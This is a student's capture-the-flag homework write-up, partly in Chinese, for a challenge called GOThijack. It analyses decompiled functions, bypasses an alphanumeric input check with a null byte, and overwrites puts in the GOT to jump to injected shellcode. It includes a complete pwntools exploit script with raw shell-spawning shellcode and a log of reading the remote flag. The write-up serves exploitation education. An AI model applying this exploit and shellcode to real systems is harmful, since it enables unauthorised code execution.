CTF HW2 - GOThijack

0316313 張逸群

Observation

main function

```
int main() {
    var_8 = *0x28;
    rax = *stdin@@GLIBC_2.2.5;
    setvbuf(rax, 0x0, 0x2, 0x0);
    rax = *stdout@@GLIBC_2.2.5;
    setvbuf(rax, 0x0, 0x2, 0x0);
    printf("What's your name :");
    read_input(0x6010a0, 0x30);
    if (check(0x6010a0) != 0x0) {
            printf("Where do you want to write :");
            read_input(var_30, 0x18);
            rax = strtoll(var_30, 0x0, 0x10);
            WriteSomething(rax);
    }
    rax = 0x0;
    rcx = var_8 ^ *0x28;
    if (rcx != 0x0) {
            rax = __stack_chk_fail();
    }
    return rax;
}
```

- 觀察 decompile 的結果可以發現：
  - main function 先輸入 `0x30` 個字元存在 `0x6010a0` 位置
  - 其後以 `check` 確認輸入是否合法
  - 之後輸入 `0x18` 長度的位置，並使用 `WriteSomething` 寫入數值至該位置
  - Canary 有開啟，stack 第一位必須維持
    - 但並沒有發現可以操作 stack 的地方


check function

```
int check(int arg0) {
    var_28 = arg0;
    var_14 = 0x0;
    goto loc_4008b2;

loc_4008b2:
    if (sign_extend_64(var_14) < strlen(var_28)) goto loc_400889;

loc_4008c9:
    rax = 0x1;
    return rax;

loc_400889:
    if (isalnum(sign_extend_64(*(int8_t *)(var_28 + sign_extend_64(var_14)) & 0xff)) != 0x0) goto loc_4008ae;

loc_4008a7:
    rax = 0x0;
    return rax;

loc_4008ae:
    var_14 = var_14 + 0x1;
    goto loc_4008b2;
}
```

- 觀察 decompile 的結果可以發現：
  - 其先使用 `strlen(var_28)` 得到字串長度
  - 之後 iterate 過字串長度
    - 用 `isalnum` check 每一個字元是否為英文或數字
    - 因此無法在字串長度內放入 `shellcode`
    - 可輸入 `a\0` + `shellcode` 便不會檢查 `shellcode` 的部分
  - 最後 `return 0` 視為成功， `return 1` 為失敗

WriteSomething function

```
int WriteSomething(int arg0) {
    printf("data :");
    read_input(arg0, 0x8);
    rax = puts("done !");
    return rax;
}
```

- 其使用 `read_input` 輸入 `0x8` 長度進入 `arg0` 位置
- 之後 call `puts` 輸出 **done!**
  - 此處可以使用 `GOThijack` 更改 `puts` 的 `got` 內容
  - `got` 位置為 `0x601020`
  - 

Solver

solver.py

```python
from pwn import *
from pwnlib import shellcraft
from pwn import asm, process, connect
import time

if args['REMOTE']:
    p = connect('csie.ctf.tw', 10129)
else:
    p = process('./gothijack-2586ada3c6815e1ad4656d704ecfc03f86bc1b00')

shellcode = '\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x31\xc0\x99\x31\xf6\x54\x5f\xb0\x3b\x0f\x05'
payload = 'a\0' + shellcode
address_write = '601020'
value_write = p64(0x6010a2)

p.sendline(payload)
p.sendline(address_write)
time.sleep(1)
p.send(value_write)
p.interactive()

```

- 使用長度為 `25` 的 `shellcode`
- 送出 `payload` 為 `a\0` + `shellcode`
  - `shellcode` 的部分便不會被 `check` 檢查
- 將 `put@got` 的位置 `0x601020` 更改為 `shellcode` 的位置 `0x6010a2`
- 其後便可以執行 `shellcode` 得到 **flag**
  - ```
    17:49:14 toosyou@mip2 ...pwn/hw2/gothiject v4.2.6 21s
    $ python2 solver.py REMOTE
    [+] Opening connection to csie.ctf.tw on port 10129: Done
    [*] Switching to interactive mode
    What's your name :Where do you want to write :data :$ cat /home/gothijack/flag
    FLAG{G0THiJJack1NG}
    ```
    ```